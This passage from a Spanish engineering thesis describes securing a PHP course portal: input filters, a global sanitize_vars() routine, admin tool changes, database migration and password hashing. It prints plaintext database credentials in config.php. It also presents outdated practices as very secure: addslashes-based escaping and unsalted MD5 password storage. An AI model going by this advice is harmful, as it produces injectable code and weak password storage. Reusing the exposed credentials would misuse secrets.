Consiste en una serie de funciones de filtrado, definidas en el fichero "config.php", y que serán llamadas siempre y cada una de las veces que una variable necesite ser "limpiada" (es decir, se desee eliminar los posibles caracteres maliciosos que pueda contener). La figura 4.4 muestra dichas funciones.

[4] "Regexp": expresión regular (del inglés, "regular expression").

```
  /* Filtra todos los caracteres excepto los alfanuméricos y
el "_" */
  function filtro_alfanumerico(&$var) {
    $sinfiltrar = $var;
    $var = preg_replace("/[^A-Za-z0-9_]/", "", $var);
    if ($sinfiltrar == $var) {
      return 0;  // Devuelve FALSE si no se filtró nada
    } else {
      return 1;  // Devuelve TRUE si se filtraron caracteres
    }
  }


  /* Filtra todos los caracteres excepto los numéricos */
  function filtro_numerico(&$var) {
    $sinfiltrar = $var;
    $var = preg_replace("/[^0-9]/", "", $var);
    if ($sinfiltrar == $var) {
      return 0;  // Devuelve FALSE si no se filtró nada
    } else {
      return 1;  // Devuelve TRUE si se filtraron caracteres
    }
  }
```

Figura 4.4. Funciones que implementan el filtrado.

Tal y como es posible apreciar tenemos dos filtros: uno que sólo "deja pasar" caracteres alfanuméricos[5], y otro que filtra todo excepto los caracteres numéricos.

Supongamos que tenemos ahora una variable que, por su naturaleza, sabemos que va a ser siempre numérica (por ejemplo, un identificador usado en una tabla de la base de datos, llamémosle "id"). Asumamos también que dicho identificador se pasa a un script dado, el cual lo usará para construir una sentencia SQL de consulta a la base de datos. Podríamos tener un caso típico, en el que un atacante intentará modificar el valor de la variable $id para, por ejemplo, intentar inyectar código SQL. ¿Cómo nos protegeríamos de esto usando la técnica propuesta?

Bien, simplemente tendríamos que incluir en el script PHP, antes de construir la sentencia SQL, una línea de código como ésta:

[5] En este caso, también se permite el carácter "_".

```
filtro_numerico ($id);
```

Así de simple. La función recibirá la variable $id (mediante paso de parámetros por referencia, en este caso), la "limpiará" asegurándose de que sólo queden dígitos, y la guardará de nuevo. Como resultado, hemos podido filtrar cualquier carácter malicioso que el atacante hubiese podido introducir.

La solución implementada es muy segura (quizás la más segura que se nos pueda ocurrir), pero tiene dos "inconvenientes". El primero es que nos obliga a repasar todo el código de la Aplicación, en busca de variables potencialmente peligrosas; esto es bastante tedioso. El segundo y último es que quizás estos dos filtros genéricos no nos valgan (imaginemos el caso de una variable que pueda contener dígitos, letras y algunos signos de puntuación). En este caso, y dependiendo de los caracteres que deseemos sean válidos, quizás sea posible diseñar un nuevo filtro, de una forma rápida, con tan sólo copiar y pegar código de alguno de los filtros ya diseñados y posteriormente añadir a la expresión regular los nuevos caracteres válidos que deseemos.

Pero esto no siempre es factible. Supongamos que uno de los caracteres "a permitir" son las comillas simples o algún otro carácter de los considerados "peligrosos". Si simplemente permitiéramos este tipo de caracteres estaríamos dejando desprotegida la Aplicación. En este caso, la solución es "escapar" ese carácter, o lo que es lo mismo, anteponer el carácter "\" (barra invertida) al carácter peligroso, para que éste sea considerado como un carácter "normal". Tampoco es que sea algo difícil de implementar (de hecho, no lo es), pero se ve que el método requiere un cierto conocimiento de cómo funcionan los ataques que pretendemos evitar, y cuanto menos, un cierto trabajo de exploración del código y adecuación de las funciones que van a realizar el filtrado.

Nosotros hemos implementado este tipo de filtros en algunas partes de la Aplicación, más para ilustrar este método, que por fines prácticos. No porque este método no sea perfectamente válido (que lo es) o sea inseguro (nada más lejos de la realidad) sino porque nos es más sencillo usar el método que estudiaremos a continuación.

3.3.2.2. Técnica de protección genérica contra "injecting".

A veces no es fácil auditar código que ha escrito otra persona, sobre todo, si ésta no ha puesto el suficiente empeño para que su código sea legible y fácilmente comprensible (uso abundante de comentarios, etc.). En cualquier caso, nos llevará un tiempo precioso. Por tanto, un método como el propuesto en el punto anterior puede no ser viable (simplemente, por falta de tiempo[6]).

La presente técnica pretende ilustrar dos nuevos aspectos. Por un lado, el filtrado se va a realizar gracias a funciones que ya vienen implementadas en el lenguaje PHP y que están precisamente diseñadas a medida, por los desarrolladores de este lenguaje, para evitar ciertos tipos de ataques, como los que pretendemos erradicar. Por otro lado, nuestra intención es encontrar una forma de protección que no implique tener que ir revisando líneas de código e ir instalando filtros de forma manual, como era el caso anterior. Resumiendo, nuestro método de protección debe ser lo más genérico posible.

Tras analizar la situación y pensar en diversas soluciones, hemos llegado a la que creemos una solución óptima, en cuanto a relación protección conseguida / coste, y que pasamos a exponer.

[6] Recordemos que, normalmente, una auditoría de seguridad se mide en función del tiempo empleado en ella: cuanto más tiempo emplee el auditor, más nos cobrará éste.

En la figura 4.5 se muestra una función llamada *"sanitize_vars()"*. Ésta se encuentra definida en el fichero "config.php", y además, se ha incluído una llamada a dicha función en el propio fichero de configuración, de forma que automáticamente, cuando un script "incluya" (mediante la orden "require") dicho archivo de configuración, la función sea ejecutada de forma transparente. Esto resuelve uno de los problemas que teníamos: el de tener que ir revisando código e ir añadiendo filtros manualmente. Ahora lo anterior no es necesario: como todos los scripts PHP de nuestra Aplicación realizan un "require" del fichero de configuración, justo al comienzo –antes de ejecutar ninguna otra tarea- tendremos la certeza de que nuestra función *sanitize_vars()* va a ser ejecutada siempre y además, antes de cualquier otra operación o código.

```
/* Sanitized Vars Routine by RoMaNSoFt (r0man@phreaker.net) */
function sanitize_vars() {

  $magic_quotes = get_magic_quotes_gpc();

  foreach ($GLOBALS as $var => $value) {
    if (is_array($value)) {
      foreach ($value as $i => $j) {
        if ($magic_quotes)
          $GLOBALS[$var][$i] = htmlentities($j);
        else
          $GLOBALS[$var][$i] = addslashes(htmlentities($j));
      }
    } else {
      if ($magic_quotes)
        $GLOBALS[$var] = htmlentities($value);
      else
        $GLOBALS[$var] = addslashes(htmlentities($value));
    }
  }

}
```

Figura 4.5. Filtro genérico "sanitize_vars()".

Habiendo resuelto un primer problema, pasamos a explicar seguidamente el funcionamiento de la función filtro *"sanitize_vars()"*. A grandes rasgos, lo que hace la función es recorrer todo el espacio de variables de PHP, aplicándoles unos ciertos

filtros a todas y cada una de ellas. De esta forma, nos aseguramos de que toda variable será filtrada, sin excepción[7]. A cada variable se le aplican dos filtros, en un orden estricto.

En primer lugar, aplicamos la función *"htmlentities()"*, que se encargará de transformar ciertos caracteres que tienen un significado especial para el lenguaje HTML, en cadenas inocuas. Este primer filtro evitará que un atacante pueda inyectar código HTML (o JavaScript), o dicho de otra forma, nos protegerá ante ataques de tipo "Cross Site Scripting".

El segundo filtro que aplicamos se corresponde con la función *"addslashes()"*. Su finalidad es "escapar" algunos caracteres especiales como las comillas. Constituye pues una protección válida contra ataques de tipo "SQL inject".

Nuestra función "sanitizadora" hace alguna comprobación más. En particular, chequea la opción "magic_quotes" de PHP, y si se encuentra activada, obvia el segundo filtro, ya que en esencia, tienen la misma funcionalidad y sería redundante aplicar dos veces un mismo tipo de filtrado (de hecho, obtendríamos un efecto negativo: los caracteres "\" añadidos gracias a la primera operación de "escape", volverían a ser "escapados", obteniendo secuencias como "\\", que darían resultados incoherentes).

La ventaja de esta técnica es evidente: añade protección contra diferentes ataques de inyección, de una forma cómoda, sencilla y rápida, puesto que nos ahorra tener que auditar código (o al menos, lo podremos hacer con más agilidad, ya que podremos obviar el análisis de diferentes puntos que, gracias a esta nueva técnica, habrían dejado de ser peligrosos) o tener que crear filtros a medida.

[7] Con el método de las expresiones regulares, expuesto en el punto anterior, siempre es posible que nos olvidemos de añadir algún filtro (puesto que la tarea la realizamos manualmente) y dejemos una variable crítica desprotegida, en algún punto de la Aplicación.

Esta técnica ha sido creada y diseñada expresamente para este Proyecto Fin de Carrera, aunque la intención del autor es extrapolar su uso a cualquier otra aplicación que podamos realizar en PHP.

Si aplicamos la técnica tal cual a nuestra Aplicación, observamos un pequeño fallo, que no afecta a la seguridad pero puede constituir un problema funcional: se trata del efecto multiplicativo de los caracteres de "escape". Éste tiene lugar cuando una misma variable es filtrada varias veces, y el efecto negativo es el mismo que ya comentamos en el caso del chequeo de "magic_quotes": los caracteres de "escape" son a su vez escapados, en sucesivos pasos del filtro. ¿Cuándo es una variable filtrada varias veces? ¿Cómo podemos reproducir el fallo? ¿Significa esto que nuestra rutina es deficitaria?

Comenzamos respondiendo a la última pregunta: no, la rutina no es deficitaria. El problema radica en la Aplicación y realmente se da en contadas ocasiones, concretamente en la herramienta de administración de usuarios, donde al realizar una operación sobre los datos de usuario (añadir, editar, étc.) normalmente se nos pide confirmación. La petición de confirmación viene acompañada de una impresión en pantalla de los datos que se desea sean confirmados, los cuales a su vez provienen de un formulario que se rellenó en un paso anterior. El script de confirmación ha procedido a filtrar las variables a través de la rutina genérica y por tanto, en pantalla se mostrarán los datos "escapados" (es decir, con caracteres "\"). El fallo se acentúa si respondemos "no" a la pregunta de comprobación. En este caso, volveríamos al formulario anterior pero con la peculiaridad de que los datos han sido "escapados" una vez más: el efecto se ha multiplicado. En definitiva, conforme avanzamos un paso, los caracteres "\" se van multiplicando.

¿Cómo solucionar el problema anterior? Lo más lógico es rediseñar el script de administración de usuarios, para que no vaya pasando los datos en sucesivos pasos, mediante variables POST o GET (en este caso, POST) sino que guardara los

datos como variables de sesión (es decir, la idea es limitar los puntos de entrada de datos). Al poder considerarse estas últimas seguras (no pueden ser modificadas directamente por el navegador) no haría falta filtrarlas de nuevo en cada script que haga uso de ellas, y evitaríamos filtrar varias veces el contenido de una variable. No podríamos hacer igual si las variables que se pasan son POST o GET, ya que estamos pasando las variables a través de un medio inseguro y el atacante podría modificarlas justo en el paso en que hemos desactivado el filtrado.

Sin embargo, vamos a solucionar el problema de otra forma: retocando nuestra rutina genérica de filtrado. De esta forma, contaremos con una nueva arma, de cara a proteger futuras aplicaciones en PHP que puedan verse afectadas por el mismo problema, sin tener que rediseñar el código de las mismas.

La nueva rutina ha sido denominada *"sanitize_vars_fixed()"*. Mostramos a continuación el código de la misma.

```
/* F-I-X-E-D Sanitized Vars Routine by RoMaNSoFt
   (r0man@phreaker.net)                              */
function sanitize_vars_fixed() {

  foreach ($GLOBALS as $var => $value) {
    if (is_array($value)) {
      foreach ($value as $i => $j) {
         $j = preg_replace("/\\\\/", "", $j);
        $GLOBALS[$var][$i] = addslashes(htmlentities($j,
           ENT_QUOTES));
      }
    } else {
       $value = preg_replace("/\\\\/", "", $value);
      $GLOBALS[$var] = addslashes(htmlentities($value,
          ENT_QUOTES));
    }
  }

}
```

Figura 4.6. Rutina genérica modificada "sanitize_vars_fixed()".

Estudiemos los cambios que hemos introducido en ella. Para empezar, el proceso de filtrado se ve modificado: antes de aplicar los filtros habituales lo que se hace es eliminar cualquier carácter "\" de la variable que esté siendo "limpiada". De esta forma, desaparece el problema de los caracteres "\" multiplicados. Además, y como efecto colateral, en este caso beneficioso, podremos prescindir de la comprobación de la opción de "magic_quotes", pudiendo así reducir y simplificar el código de la rutina. En este momento, hemos evitado que los caracteres "\" se multipliquen conforme se van propagando las variables de un script al siguiente, y a la vez nos aseguramos de que, a efectos prácticos, "la variable queda escapada una sóla vez" (a pesar de haberse aplicado el filtro varias veces sobre la misma variable).

Sin embargo, si mostramos en este momento la variable (en la pregunta de confirmación de usuarios, que ya vimos anteriormente), aparecerá "escapada" en pantalla (como es lógico), lo cual puede quedar anti-estético. También hemos puesto solución a ese pequeño detalle. Para ello hemos usado el modificador *"ENT_QUOTES"* de *htmlentities()*, que fuerza a que tanto las comillas dobles como las simples sean codificadas como una entidad HTML. De esta forma, la comilla que antes era mostrada como \' (es decir, aparecía "escapada") ahora es enviada al navegador como *'* el cual a su vez la interpretará y mostrará como una comilla simple. Este artificio funciona porque: htmlentities("*'*") == " *'*". Es decir, aunque pasemos una variable a través de este filtro varias veces, su contenido sólo se verá afectado en el primer filtrado (la comilla simple pasa a ser *'*), y no en los siguientes (*'* continuará siendo *'*).

Esta última rutina (la modificada) es la que ha sido usada e incorporada finalmente a nuestra Aplicación. Sólo tiene un pequeño fallo, y es que no permite usar caracteres "\" (barra invertida) como parte de los datos propios de usuario (ya que este tipo de caracteres serán filtrados sin contemplaciones), aunque realmente no es un problema práctico, porque rara vez se necesitará hacer uso de ellos.

3.4. Herramienta de administración y gestión del portal.

3.4.1. Justificación.

La herramienta de administración es un elemento fundamental en el portal, ya que le confiere la flexibilidad y comodidad que supone el poder actualizar sus contenidos de una forma simple y ordenada, sin más ayuda que la de un navegador, o automatizar ciertos procesos administrativos.

En el caso que nos ocupa, ésta se encontraba en un estado rudimentario: no existía un menú de acceso a los scripts de administración de los distintos servicios (es decir, no existía la herramienta de administración como tal sino, por llamarlo de alguna forma, existían scripts de administración independientes); además éstos eran muy básicos, carecían de ciertas funcionalidades y no estaban demasiado bien diseñados ni programados, y lo más importante, eran inseguros (recordemos la grave vulnerabilidad descrita en el capítulo 3, mediante la cual un atacante podía ejecutar estos scripts sin necesidad de conocer la contraseña de administración). Además tenían numerosos fallos estéticos y también algunos funcionales, que podían surgir en cualquier momento bajo ciertas condiciones, fruto de la escasa o nula comprobación los valores devueltos por algunas funciones. Por último, era necesario implementar nuevas funcionalidades, como la herramienta de administración de usuarios.

En definitiva, una drástica remodelación se hacía totalmente necesaria y así se ha hecho. Se ha intentado aprovechar código existente pero finalmente la mayor parte del código ha tenido que ser reescrito desde cero.

3.4.2. Mejoras implementadas.

No es nuestra intención mostrar un listado exhaustivo con absolutamente todas las mejoras añadidas en nuestra implementación. Seguramente se nos olvidarían

muchas de ellas. No obstante, destacaremos a continuación las más importantes, a modo de resumen:

- Cualquier problema de seguridad que pudiera existir ha sido solventado (y en particular, la grave vulnerabilidad referida unos párrafos más arriba).

- Se han unificado todos los scripts de administración, tanto estética como funcionalmente. Ahora forman parte de un todo: la herramienta de administración.

- Se ha integrado la herramienta con el nuevo sistema de usuarios y permisos (descrito en este mismo capítulo).

- Se ha dotado de cierta inteligencia al menú de acceso a la herramienta de administración. En particular, el menú no mostrará las opciones para las cuales no dispongamos de privilegios de administración[8]. La herramienta de administración de usuarios no permitirá borrar la cuenta del superusuario ("root") ni alterar sus cuatro permisos relacionados con el manejo de usuarios (que deberán estar activos en todo momento).

- Se han incluido flechas de navegación, que facilitan la movilidad a través de las distintas páginas y opciones que conforman la herramienta.

[8] La seguridad no se basa en este hecho, en absoluto. Esta característica está pensada exclusivamente para agilizar el acceso a las distintas opciones de administración.

- Se han añadido facilidades de "edición" en los diferentes servicios. Ahora es posible modificar una noticia del tablón sin tener que borrarla y añadirla de nuevo.

- Se han modificado y mejorado las opciones de "importación" de datos desde fichero. Antes era necesario subir ciertos ficheros de texto, que contenían los datos a importar, mediante FTP al servidor. Ahora no es necesario: se puede hacer todo desde el navegador, permitiéndole al Administrador seleccionar el fichero de datos directamente desde el disco duro de su PC. El "uploading" será totalmente automático y transparente. Además, el formato de archivo que podrá ser importado es el de "campos separados por tabuladores", soportado por la mayoría de bases de datos e incluso otro tipo de programas (como hojas de cálculo). Por último, se ha separado la función de "importación" de la de "borrado de todos los datos"; ahora podemos añadir usuarios, cuyos datos se encuentren en un fichero a importar, sin necesidad de eliminar previamente todos los usuarios ya existentes.

- Para la opción de "importar usuarios desde fichero", el Administrador podrá rellenar dos campos: un prefijo alfanumérico (por ejemplo, "csed") y un sufijo numérico (ej: "1"); de forma que quedaría: "csed1". Esto quiere decir que la herramienta de administración generaría nombres de usuario sucesivos ("csed1", "csed2", …). Si un nombre de usuario ya existe en la base de datos, se probará con el siguiente que esté "libre". Las contraseñas se generan aleatoriamente y constan de 12 caracteres alfanuméricos. Realmente del archivo importado sólo es necesario leer el campo correspondiente al nombre real. Todo lo demás lo generará la Aplicación, de una forma segura.

- Se ha añadido abundante ayuda visual en la propia herramienta. Podemos ver rápidamente un resumen de los permisos de usuarios y su explicación correspondiente. El proceso para importar datos desde un fichero también está perfectamente documentado dentro de la propia herramienta de administración.

- La herramienta de administración de usuarios genera automáticamente contraseñas seguras, cuando usamos la opción de importar usuarios desde fichero.

- Se ha añadido una herramienta que permite a cualquier usuario cambiar su contraseña, si tiene permiso para ello. Por defecto, lo tendrá, aunque puede haber escenarios en los que no interese habilitar este permiso (por ejemplo, si existe una política de seguridad que obliga a mantener la contraseña inicial, generada por la herramienta de administración y que por construcción será segura).

- Se han añadido nuevas opciones en el administrador del servicio "encuesta". Ahora podemos borrar los datos correspondientes a un único profesor, de forma independiente, o también tenemos la posibilidad de un borrado total de datos (de todos los profesores).

- La lista de permisos (los "nombres de los permisos") de usuario posibles se toma directamente de la base de datos de permisos. Esto facilita la ampliación del conjunto de permisos ya que si en un futuro se desea añadir nuevos permisos, tan sólo habremos de añadir éstos a la tabla de permisos (ubicada en la base de datos de usuarios), sin necesidad de tener que llevar además los cambios a la herramienta de administración. Es decir, no habría que retocar código de la Aplicación.

3.5. El archivo de configuración “config.php”.

Será el encargado de mantener información de configuración vital para el portal así como las funciones o porciones de código más importantes, que serán frecuentemente utilizadas desde cualquier punto de la Aplicación.

Ya hemos descrito algunas de estas funciones a lo largo de este documento. No es nuestra intención repetir explicaciones, ni tampoco explicar cada una de las restantes funciones contenidas en el archivo de configuración.

Sí vemos interesante reproducir y explicar los datos de configuración aquí contenidos y por qué se han ubicado aquí.

```
  // *****************
  // * CONFIGURACION *
  // *****************

  /* Identificador de portal */
  $portal = 'csed';
  $nombre_portal = 'Complementos de sistemas electrónicos
digitales';

  /* E-Mail del Webmaster */
  $webmaster = 'fbarrero@gte.esi.us.es';

  /* Profesores (encuesta de calidad) */
  $profesor1 = 'Federico';
  $profesor2 = 'Sergio';
  $profesor3 = 'Juan Antonio';

  /* Color principal de fondo */
  $colorbg='#99cccc';

  /* Si lo siguiente está a 0 las notas se leerán del archivo
"notas_np.php" */
  $notas_publicadas = 1;

  /* Host donde reside la bbdd */
  $dbhost = 'localhost';

  /* Usuario de sólo lectura para la bbdd */
  $dbuser_ro = 'csed';
  $dbpass_ro = 'MQVbnSBT';

  /* Usuario privilegiado para la bbdd */
```

```
  $dbuser_rw = 'csed_admin';
  $dbpass_rw = 'B0e8Yt4K';

  /* Las distintas bbdd asociadas a cada servicio
*
   * (comentar o dejar a '' si el servicio está deshabilitado)
*/
  $db_usuarios = 'usuarios_csed';
  $db_cuestionario = 'cuestionario_csed';
  $db_dudas = 'dudas_csed';
  $db_encuesta = 'encuesta_csed';
  $db_notas = 'notas_csed';
  $db_noticias = 'noticias_csed';
  $db_monitores = '';

  /* Permisos por defecto para nuevos usuarios creados (si no
se definen serán 0) */
  $defperm = array( 'usuarios_list' => 0
                  , 'usuarios_edit' => 0
                  , 'usuarios_del' => 0
                  , 'usuarios_add' => 0
                  , 'download' => 1
                  , 'dudas_r' => 1
                  , 'dudas_w' => 0
                  , 'encuesta_r' => 1
                  , 'encuesta_w' => 0
                  , 'encuesta1' => 0
                  , 'encuesta2' => 0
                  , 'encuesta3' => 0
                  , 'notas_r' => 1
                  , 'notas_w' => 0
                  , 'noticias_r' => 1
                  , 'noticias_w' => 0
                  , 'cuestionario_r' => 1
                  , 'cuestionario_w' => 0
                  , 'monitores_r' => 1
                  , 'monitores_w' => 0
                  , 'admin_tool' => 1
                  , 'chpass' => 1
                  );
```

Principalmente, se han guardado en el archivo “config.php” los datos que, debido a su naturaleza, no pueden ser guardados en la base de datos. Así tenemos las contraseñas que dan acceso precisamente al servidor de bases de datos MySQL, o los nombres de las propias bases de datos. También se han incluido en este fichero ciertas variables que tienden a ser estáticas y por tanto no merece la pena que sean introducidas en la base de datos (entre otras cosas implicaría tener que ampliar la

herramienta de administración para dar soporte a las mismas). El fichero está suficientemente documentado por sí mismo (cada variable definida viene precedida de una línea de comentario) así que no merece la pena alargar más este punto.

3.6. Especificaciones de la base de datos.

Como resultado de las implementaciones y mejoras que se han llevado a cabo, la base de datos ha sufrido importantes modificaciones. Algunas de ellas ya han sido mencionadas; otras no.

En general, se ha intentado respetar la estructura original (en la medida de lo posible), si bien se ha simplificado su contenido, en pro de la eficiencia y legibilidad, aparte de someterse a la adecuación impuesta por algunas nuevas funcionalidades que se han implementado en la Aplicación (por ejemplo, el sistema de usuarios).

Las especificaciones completas finales de las bases de datos pueden consultarse en el Apéndice E del presente Proyecto Fin de Carrera.

Nos limitaremos aquí a mostrar cómo se han llevado a cabo algunos de los cambios más significativos.

3.6.1. Modificación de la nomenclatura de las bases de datos.

La nueva nomenclatura elegida se basa en añadir el nombre del portal (por ejemplo, “csed”) al nombre original de la base de datos (éste último no varía para una misma base de datos, es decir, para un mismo servicio). Así por ejemplo para el servicio “dudas”, tendremos una base de datos llamada “dudas_csed”, y otra que será “dudas_lie”, correspondiente a los portales CSED y LIE respectivamente.

Las bases de datos correspondientes al portal LIE ya se encontraban en el formato dicho. No ocurría así con las del portal CSED. Mostramos a continuación los cambios de nomenclatura realizados:

1. *cuestionario -> cuestionario_csed*
2. *dudas -> dudas_csed*
3. *encuesta -> encuesta_csed*
4. *notas -> notas_csed*
5. *noticias -> noticias_csed*
6. *monitores -> monitores_lie*

Detallamos los pasos realizados en el proceso:

1. Volcamos en un fichero SQL las bases de datos (estructura y contenido) que deseamos renombrar:

```
D:\PFC\mysql\bin>mysqldump -u root -p --opt --result-file=migracion.sql --databases cuestionario dudas encuesta notas noticias monitores
Enter password: ******

D:\PFC\mysql\bin>
```

   La opción *–result-file* fuerza la escritura del fichero en formato Unix (aún habiendo realizado la operación anterior desde DOS). También podríamos haber usado el siguiente comando:

```
% mysqldump -u root -pcontraseña --opt --databases cuestionario dudas encuesta notas noticias monitores > migracion.sql
```

2. Editamos el fichero de texto *"migracion.sql"* y modificamos los distintos nombres de las bases de datos, de forma acorde a los criterios expuestos (añadimos *"_csed"* o *"_lie"*, según convenga).

3. Importamos el fichero SQL resultante del anterior paso:

```
mysql> source migracion.sql
```

De forma alternativa, podríamos haber utilizado la línea siguiente:

```
% mysql –u root –pcontraseña < migracion.sql
```

4. Borramos las bases de datos “viejas”:

```
D:\PFC\mysql\bin>mysqladmin -u root -p drop cuestionario
Enter password: ******
Dropping the database is potentially a very bad thing to do.
Any data stored in the database will be destroyed.

Do you really want to drop the 'cuestionario' database [y/N] y
Database "cuestionario" dropped

D:\PFC\mysql\bin>
```

Procedemos de igual forma con las cinco bases de datos restantes.

5. Borramos el fichero “migracion.sql”:

```
D:\PFC\mysql\bin>del migracion.sql
```

3.6.2. Otras modificaciones.

Originalmente, la Aplicación carecía de un sistema de usuarios centralizado y global. Debido a esto, las bases de datos correspondientes a los distintos servicios en donde eran necesarios la existencia y definición de usuarios, poseían una tabla de usuarios (una por cada servicio).

Tras la implantación del nuevo sistema de usuarios, las tablas anteriores han dejado de ser necesarias y han sido eliminadas de las bases de datos correspondientes.

Por último, hemos renombrado las tablas del servicio "encuesta" correspondientes a los distintos profesores, de forma que la nomenclatura no haga alusión al nombre de los mismos. Así conseguimos una nomenclatura genérica. Las sentencias SQL empleadas para realizar los cambios han sido:

```
mysql> RENAME TABLE bloque1 to bloque1_prof1, bloque2 to
bloque2_prof1, bloque3 to bloque3_prof1, opinion to
opinion_prof1;

mysql> RENAME TABLE bloque1_ser to bloque1_prof2,
bloque2_ser to bloque2_prof2, bloque3_ser to
bloque3_prof2, opinion_ser to opinion_prof2;

mysql> RENAME TABLE bloque1_jua to bloque1_prof3,
bloque2_jua to bloque2_prof3, bloque3_jua to
bloque3_prof3, opinion_jua to opinion_prof3;
```

3.7. Fortaleza de las contraseñas empleadas.

A menudo estamos acostumbrados a tratar con sistemas de seguridad basados en contraseñas. De hecho, nosotros hemos utilizado este esquema de autenticación en diferentes puntos: el sistema de usuarios, acceso al servidor MySQL, etc.

La seguridad de un sistema así depende fuertemente de la robustez de las contraseñas empleadas. Hasta los mecanismos de seguridad tecnológicamente más avanzados y resistentes resultarían inútiles si finalmente escogemos una contraseña débil o fácilmente adivinable: un atacante podría romper esta protección sin mucha dificultad. Como se puede intuir, la definición de una política de contraseñas adecuada resulta vital en un esquema de autenticación basado en contraseñas.

En la realización del presente Proyecto Fin de Carrera no hemos obviado este concepto. Al contrario, se ha tenido especial cuidado en preservar la integridad y robustez de todas las contraseñas utilizadas. A lo largo de esta documentación han aparecido algunas contraseñas (como las de los usuarios de acceso al servidor MySQL) y todas ellas eran seguras. No se han pasado por alto reglas elementales (pero que por desgracia no todo el mundo cumple) como la alternancia de mayúsculas y minúsculas, o cifras y letras, así como el establecimiento de contraseñas de una longitud lo suficientemente grande, entre otras.

Hemos eliminado además una vulnerabilidad en la Aplicación original, por la cual al importar de fichero la relación de usuarios (en este caso, del servicio de "notas"), se usaba el D.N.I. del alumno como contraseña. No sólo eran fácilmente adivinables (mirando algún tablón público de notas, por ejemplo) sino que además eran contraseñas fáciles de romper. En su lugar, el nuevo sistema de usuarios, en caso de querer importar un listado de usuarios, lo que hará será generar aleatoriamente contraseñas seguras para cada uno de los usuarios importados.

3.7.1. Seguridad de las contraseñas almacenadas en la base de datos de usuarios.

Uno de los axiomas básicos de seguridad, relacionado con el tema que nos ocupa, podría decir algo como lo siguiente: "nunca debemos almacenar una contraseña en texto plano". Para cumplir con este axioma, es normal recurrir a la encriptación: la contraseña es encriptada, como paso previo a su almacenamiento.

De poco o nada serviría el paso anterior, si existiera alguna forma computacionalmente fácil, mediante la cual un atacante pudiera realizar el proceso inverso, es decir, desencriptar la contraseña cifrada. Por esta razón, los algoritmos de

encriptación usados en este campo suelen ser "de un solo sentido", esto es, existe una forma directa y rápida de encriptar pero no de desencriptar[9].

La Aplicación original protegía las contraseñas almacenadas en base de datos mediante la forma convencional normalmente usada en MySQL, esto es, con la función "password()" de MySQL. Con el fin de comprobar la fortaleza de este tipo de claves llevamos a cabo el siguiente pequeño experimento. Los resultados fueron sorprendentes.

Comenzamos encriptando tres contraseñas sencillas y muy similares:

```
mysql> select password('a');
+-------------------+
| password('a')     |
+-------------------+
| 60671c896665c3fa |
+-------------------+
1 row in set (0.00 sec)

mysql> select password('b');
+-------------------+
| password('b')     |
+-------------------+
| 60671ccd6665c43e |
+-------------------+
1 row in set (0.00 sec)

mysql> select password('c');
+-------------------+
| password('c')     |
+-------------------+
| 60671b016665c072 |
+-------------------+
1 row in set (0.00 sec)
```

Si nos fijamos, las contraseñas encriptadas obtenidas son muy parecidas. De hecho, de los 8 bytes hexadecimales que componen las distintas contraseñas encriptadas, aproximadamente sólo 3 o 4 bytes han cambiado; los demás han

[9] No quiere decir que no exista realmente forma de desencriptar sino simplemente que el tiempo de computación necesario para llevar a cabo esta labor es extremadamente grande, por lo que en la práctica resulta inviable.

permanecido invariables. Dicho de otra forma, parece que existe correlación entre las distintas contraseñas encriptadas, o lo que es lo mismo, parece posible obtener cierta información de la primera contraseña sin encriptar si conocemos de antemano el segundo y tercer par contraseña en texto plano – contraseña cifrada. Este efecto no es deseable (puede facilitar un ataque de fuerza bruta o de cualquier otro tipo contra una contraseña encriptada dada).

Sin embargo, fijémosnos en lo siguiente:

```
mysql> select md5('a');
+----------------------------------+
| md5('a')                         |
+----------------------------------+
| 0cc175b9c0f1b6a831c399e269772661 |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select md5('b');
+----------------------------------+
| md5('b')                         |
+----------------------------------+
| 92eb5ffee6ae2fec3ad71c777531578f |
+----------------------------------+
1 row in set (0.01 sec)

mysql> select md5('c');
+----------------------------------+
| md5('c')                         |
+----------------------------------+
| 4a8a08f09d37b73795649038408b5f33 |
+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

En este caso el grado de entropía es, claramente, mucho mayor. Viendo las tres contraseñas encriptadas no nos podríamos figurar que las contraseñas originales (en plano) pudieran ser si quiera parecidas (como de hecho lo son).

La función *"md5()"* ha demostrado ser más robusta (no sólo por el experimento realizado sino además por otros factores, como una mayor longitud de

la contraseña encriptada, o sin ir más lejos, el amplio uso que todavía se hace de este tipo de firmas digitales en Internet) y por ello, se ha decidido su utilización en las implementaciones llevadas a cabo en nuestra Aplicación, en lugar de la función *"password()"*.

Además, el cifrado *MD5*[10] también se encuentra implementado en PHP, lo que da una idea de su importancia.

Existen diferentes alternativas de cifrado que nos podrían haber resultado igualmente válidas. Por ejemplo, una opción más segura que el MD5, y que también está implementada en PHP, es el SHA-1[11]. Sin embargo, en el contexto que nos ocupa no íbamos a notar una mejora de la seguridad apreciable, así que hemos decidido no implantarlo en nuestra Aplicación.

3.8. **Otros problemas solucionados.**

Enumeramos a continuación otras mejoras de diversa índole que se han llevado a cabo. Al igual que en otros resúmenes o listados realizados, no olvidar aquello de "son todas las que están pero no están todas las que son". Es decir, una vez más no se trata de un listado exhaustivo de características implementadas sino que sólo destacaremos algunas.

- ✓ Se han detectado y corregido numerosos "warnings" de PHP debidos al uso de variables no inicializadas. Ahora, antes de usar una variable que puede no estar inicializada, llevamos a cabo una comprobación mediante el uso de la función *"isset()"* de PHP.

[10] MD5 Message-Digest Algorithm, de RSA Data Security, Inc. Se trata de una función tipo "hash" (similar a un "checksum") que devuelve un bloque de 128 bits, basado en la entrada recibida. Se usa comúnmente como firma digital.
[11] Descrito en el RFC 3174 (Secure Hash Algorithm). Devuelve un bloque de 160 bits.

- ✓ Se ha encontrado gran cantidad de código sucio, muy desordenado, sin indemnación ni comentarios, que no realiza una comprobación de errores adecuada, que usa valores predefinidos ("hard-coded") y evidentemente nada optimizado. Se han intentado corregir o matizar estos errores en la medida de lo posible (lo cual no es nada fácil, ya que dadas las características, lo aconsejable sería haber reescrito por completo el código de la Aplicación).

- ✓ Se han eliminado diversos archivos "basura" que aparecían dentro de muchos directorios de la Aplicación, y que en algunos constituían un problema de seguridad. Como ejemplos, cabe destacar el fichero "WS_FTP.LOG" (que puede dar información adicional a un atacante, como el "path absoluto" hacia distintos ficheros) o los archivos usados como datos para el servicio de encuesta ("listadoalumnos.txt", "registro.txt", "registro_jua.txt", "registro_ser.txt").

